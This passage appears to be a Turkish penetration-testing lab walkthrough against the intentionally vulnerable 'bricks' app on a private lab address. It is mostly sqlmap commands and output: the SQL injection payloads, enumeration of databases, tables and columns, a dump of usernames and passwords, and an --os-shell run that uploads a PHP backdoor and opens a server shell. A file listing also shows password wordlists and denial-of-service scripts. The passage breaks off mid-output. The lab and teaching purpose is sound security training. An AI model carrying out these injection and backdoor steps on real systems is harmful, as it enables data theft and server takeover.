    Payload: username=deneme' RLIKE (SELECT (CASE WHEN (5056=5056) THEN 0x64656e656d65 ELSE 0x28 END))-- RFbL&passwd=deneme&submit=Submit

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 OR time-based blind
    Payload: username=deneme' OR SLEEP(5)-- tuWG&passwd=deneme&submit=Submit
---
there were multiple injection points, please select the one to use for following injections:
[0] place: POST, parameter: username, type: Single quoted string (default)
[1] place: POST, parameter: passwd, type: Single quoted string
[q] Quit
>
[18:45:31] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL >= 5.0.12
[18:45:31] [INFO] fetching database names
[18:45:31] [INFO] fetching number of databases
[18:45:31] [INFO] resumed: 7
[18:45:31] [INFO] resumed: information_schema
[18:45:31] [INFO] resumed: bricks
[18:45:31] [INFO] resumed: dvwa
[18:45:31] [INFO] resumed: mysql
[18:45:31] [INFO] resumed: performance_schema
[18:45:31] [INFO] resumed: phpmyadmin
[18:45:31] [INFO] resumed: secondordersqlinjection
available databases [7]:
[*] bricks
[*] dvwa
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] secondordersqlinjection

[18:45:31] [INFO] fetched data logged to text files under '/home/hefese/.sqlmap/output/192.168.1.110'

[*] shutting down at 18:45:31

[redacted]:~$
```




```
[redacted]:~$ sqlmap -r request.txt -D bricks --tables
```




```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local
me no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 18:45:58

[18:45:58] [INFO] parsing HTTP request from 'request.txt'
[18:45:58] [INFO] resuming back-end DBMS 'mysql'
[18:45:58] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: passwd (POST)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: username=deneme&passwd=deneme' RLIKE (SELECT (CASE WHEN (6485=6485) THEN 0x64656e656d65 ELSE 0x28 END))-- mUJl&submit=Submit

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 OR time-based blind
    Payload: username=deneme&passwd=deneme' OR SLEEP(5)-- wTsu&submit=Submit

Parameter: username (POST)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: username=deneme' RLIKE (SELECT (CASE WHEN (5056=5056) THEN 0x64656e656d65 ELSE 0x28 END))-- RFbL&passwd=deneme&submit=Submit

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 OR time-based blind
    Payload: username=deneme' OR SLEEP(5)-- tuWG&passwd=deneme&submit=Submit
---
there were multiple injection points, please select the one to use for following injections:
[0] place: POST, parameter: username, type: Single quoted string (default)
[1] place: POST, parameter: passwd, type: Single quoted string
[q] Quit
>
[18:45:59] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL >= 5.0.12
[18:45:59] [INFO] fetching tables for database: 'bricks'
[18:45:59] [INFO] fetching number of tables for database 'bricks'
[18:45:59] [INFO] resumed: 1
[18:45:59] [INFO] resumed: users
Database: bricks
[1 table]
+-------+
| users |
+-------+

[18:45:59] [INFO] fetched data logged to text files under '/home/hefese/.sqlmap/output/192.168.1.110'

[*] shutting down at 18:45:59

[redacted]:~$
```




```
[redacted]:~$ sqlmap -r request.txt -D bricks -T users --columns
```



```
    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 OR time-based blind
    Payload: username=deneme' OR SLEEP(5)-- tuWG&passwd=deneme&submit=Submit
---
there were multiple injection points, please select the one to use for following injections:
[0] place: POST, parameter: username, type: Single quoted string (default)
[1] place: POST, parameter: passwd, type: Single quoted string
[q] Quit
>
[18:46:16] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL >= 5.0.12
[18:46:16] [INFO] fetching columns for table 'users' in database 'bricks'
[18:46:16] [INFO] resumed: 8
[18:46:16] [INFO] resumed: idusers
[18:46:16] [INFO] resumed: int(11)
[18:46:16] [INFO] resumed: name
[18:46:16] [INFO] resumed: varchar(45)
[18:46:16] [INFO] resumed: email
[18:46:16] [INFO] resumed: varchar(45)
[18:46:16] [INFO] resumed: password
[18:46:16] [INFO] resumed: varchar(45)
[18:46:16] [INFO] resumed: ua
[18:46:16] [INFO] resumed: varchar(45)
[18:46:16] [INFO] resumed: ref
[18:46:16] [INFO] resumed: varchar(145)
[18:46:16] [INFO] resumed: host
[18:46:16] [INFO] resumed: varchar(45)
[18:46:16] [INFO] resumed: lang
[18:46:16] [INFO] resumed: varchar(45)
Database: bricks
Table: users
[8 columns]
+----------+-------------+
| Column   | Type        |
+----------+-------------+
| email    | varchar(45) |
| host     | varchar(45) |
| idusers  | int(11)     |
| lang     | varchar(45) |
| name     | varchar(45) |
| password | varchar(45) |
| ref      | varchar(145)|
| ua       | varchar(45) |
+----------+-------------+

[18:46:16] [INFO] fetched data logged to text files under '/home/hefese/.sqlmap/output/192.168.1.110'

[*] shutting down at 18:46:16

[redacted]:~$
```




```
[redacted]:~$ sqlmap -r request.txt -D bricks -T users -C name,password --dump
```




```
    Title: MySQL >= 5.0.12 OR time-based blind
    Payload: username=deneme&passwd=deneme' OR SLEEP(5)-- wTsu&submit=Submit

Parameter: username (POST)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: username=deneme' RLIKE (SELECT (CASE WHEN (5056=5056) THEN 0x64656e656d65 ELSE 0x28 END))-- RFbL&passwd=deneme&submit=Submit

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 OR time-based blind
    Payload: username=deneme' OR SLEEP(5)-- tuWG&passwd=deneme&submit=Submit
---
there were multiple injection points, please select the one to use for following injections:
[0] place: POST, parameter: username, type: Single quoted string (default)
[1] place: POST, parameter: passwd, type: Single quoted string
[q] Quit
>
[18:46:41] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL >= 5.0.12
[18:46:41] [INFO] fetching entries of column(s) 'name, password' for table 'users' in database 'bricks'
[18:46:41] [INFO] fetching number of column(s) 'name, password' entries for table 'users' in database 'bricks'
[18:46:41] [INFO] resumed: 4
[18:46:41] [INFO] resumed: admin
[18:46:41] [INFO] resumed: admin
[18:46:41] [INFO] resumed: harry
[18:46:41] [INFO] resumed: 5f4dcc3b5aa765d61d8327deb882cf99
[18:46:41] [INFO] resumed: ron
[18:46:41] [INFO] resumed: ron
[18:46:41] [INFO] resumed: tom
[18:46:41] [INFO] resumed: tom
[18:46:41] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] n
do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: bricks
Table: users
[4 entries]
+-------+----------------------------------+
| name  | password                         |
+-------+----------------------------------+
| admin | admin                            |
| harry | 5f4dcc3b5aa765d61d8327deb882cf99 |
| ron   | ron                              |
| tom   | tom                              |
+-------+----------------------------------+

[18:46:45] [INFO] table 'bricks.users' dumped to CSV file '/home/hefese/.sqlmap/output/192.168.1.110/dump/bricks/users.csv'
[18:46:45] [INFO] fetched data logged to text files under '/home/hefese/.sqlmap/output/192.168.1.110'

[*] shutting down at 18:46:45

[redacted]:~$
```

GEÇERLİ BİR KULLANICI ADI SQLi SALDIRISINDAKİ BU NİHAİ ÇIKTIDAN ALINIR. ÖRN; admin.


#3 SQLi Açıklığı Yoluyla Geçerli Bir Login Panel Kullanıcı Adını Alma ve Shell'e Geçme




```
POST /bricks/login-1/index.php HTTP/1.1
Host: 192.168.1.110
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:80.0) Gecko/20100101 Firefox/80.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 49
Origin: http://192.168.1.110
Authorization: Basic YWRtaW46dG9rYQ==
Connection: close
Referer: http://192.168.1.110/bricks/login-1/index.php
Cookie: PHPSESSID=tdpbv2h6vin3s1k14nntteaq53
Upgrade-Insecure-Requests: 1

username=kullaniciAdi&passwd=parola&submit=Submit
```



```
POST /bricks/login-1/index.php HTTP/1.1
Host: 192.168.1.110
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:80.0) Gecko/20100101 Firefox/80.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 49
Origin: http://192.168.1.110
Authorization: Basic YWRtaW46dG9rYQ==
Connection: close
Referer: http://192.168.1.110/bricks/login-1/index.php
Cookie: PHPSESSID=tdpbv2h6vin3s1k14nntteaq53
Upgrade-Insecure-Requests: 1

username=admin&passwd=parola&submit=Submit
```




```
POST /bricks/login-1/index.php HTTP/1.1
Host: 192.168.1.110
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:80.0) Gecko/20100101
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 49
Origin: http://192.168.1.110
Authorization: Basic YWRtaW46dG9rYQ==
Connection: close
Referer: http://192.168.1.110/bricks/login-1/index.php
Cookie: PHPSESSID=tdpbv2h6vin3s1k14nntteaq53
Upgrade-Insecure-Requests: 1

username=admin&passwd=parola&submit=Submit
```




Name: request(guncellenmis).txt

Name	Size	Modified
multiparty-meeting		13 May
hashcat-2.00		5 Haz
eclipse-workspace		22 Haz
snap		22 Haz
openvpn directory		9 Tem
lynis		20 Ağu
VirtualBox VMs Creds		04:05
VirtualBox VMs		04:12
Downloads		12:44
Desktop		18:21
Pictures		18:47
oracle_default_passwords_2.txt	3,7 kB	3 Oca 2008
slowloris.py	6,6 kB	14 Şub 2018
rockyou_stajyer2.txt	139,9 MB	28 Haz 2018
killapache.pl	1,9 kB	12 Eyl 2018
examples.desktop	9,0 kB	2 Kas 2018
oracle_default_passwords.txt	4,3 kB	11 Şub 2019
rockyou_stajyer.txt	139,9 MB	7 Nis 2019
rockyou.txt	139,9 MB	24 Nis 2019
tall antq	14,0 kB	29 Ağu 2019
stale_outputs_checked	0 bytes	22 Haz
[redacted]	269 bytes	12 Ağu
lynis-report.dat	0 bytes	20 Ağu
lynis.log	168 bytes	20 Ağu
request.txt	633 bytes	18:43


Character Encoding: Current Locale (UTF-8) Line Ending: Windows All Text Files



```
[redacted]:~$ sqlmap -r "request(guncellenmis).txt" --os-shell
```



```
[*] starting at 18:48:44

[18:48:44] [INFO] parsing HTTP request from 'request(guncellenmis).txt'
[18:48:45] [INFO] resuming back-end DBMS 'mysql'
[18:48:45] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: passwd (POST)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: username=deneme&passwd=deneme' RLIKE (SELECT (CASE WHEN (6485=6485) THEN 0x64656e656d65 ELSE 0x28 END))-- mUJl&submit=Submit

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 OR time-based blind
    Payload: username=deneme&passwd=deneme' OR SLEEP(5)-- wTsu&submit=Submit

Parameter: username (POST)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: username=deneme' RLIKE (SELECT (CASE WHEN (5056=5056) THEN 0x64656e656d65 ELSE 0x28 END))-- RFbL&passwd=deneme&submit=Submit

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 OR time-based blind
    Payload: username=deneme' OR SLEEP(5)-- tuWG&passwd=deneme&submit=Submit
---
there were multiple injection points, please select the one to use for following injections:
[0] place: POST, parameter: username, type: Single quoted string (default)
[1] place: POST, parameter: passwd, type: Single quoted string
[q] Quit
>
[18:48:46] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL >= 5.0.12
[18:48:46] [INFO] going to use a web backdoor for command prompt
[18:48:46] [INFO] fingerprinting the back-end DBMS operating system
[18:48:46] [INFO] the back-end DBMS operating system is Linux
which web application language does the web server support?
[1] ASP
[2] ASPX
[3] JSP
[4] PHP (default)
>
[18:48:59] [INFO] retrieved the web server document root: '/var/www'
[18:48:59] [INFO] retrieved web server absolute paths: '/var/www/bricks/includes/MySQLHandler.php, /var/www/bricks/login-1/index.php'
[18:48:59] [INFO] trying to upload the file stager on '/var/www/' via LIMIT 'LINES TERMINATED BY' method
[18:48:59] [WARNING] reflective value(s) found and filtering out
[18:48:59] [INFO] heuristics detected web page charset 'ascii'
[18:48:59] [INFO] the file stager has been successfully uploaded on '/var/www/' - http://192.168.1.110:80/tmpuddsq.php
[18:48:59] [INFO] the backdoor has been successfully uploaded on '/var/www/' - http://192.168.1.110:80/tmpbzenn.php
[18:48:59] [INFO] calling OS shell. To quit type 'x' or 'q' and press ENTER
os-shell>
```



```
[18:48:45] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: passwd (POST)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
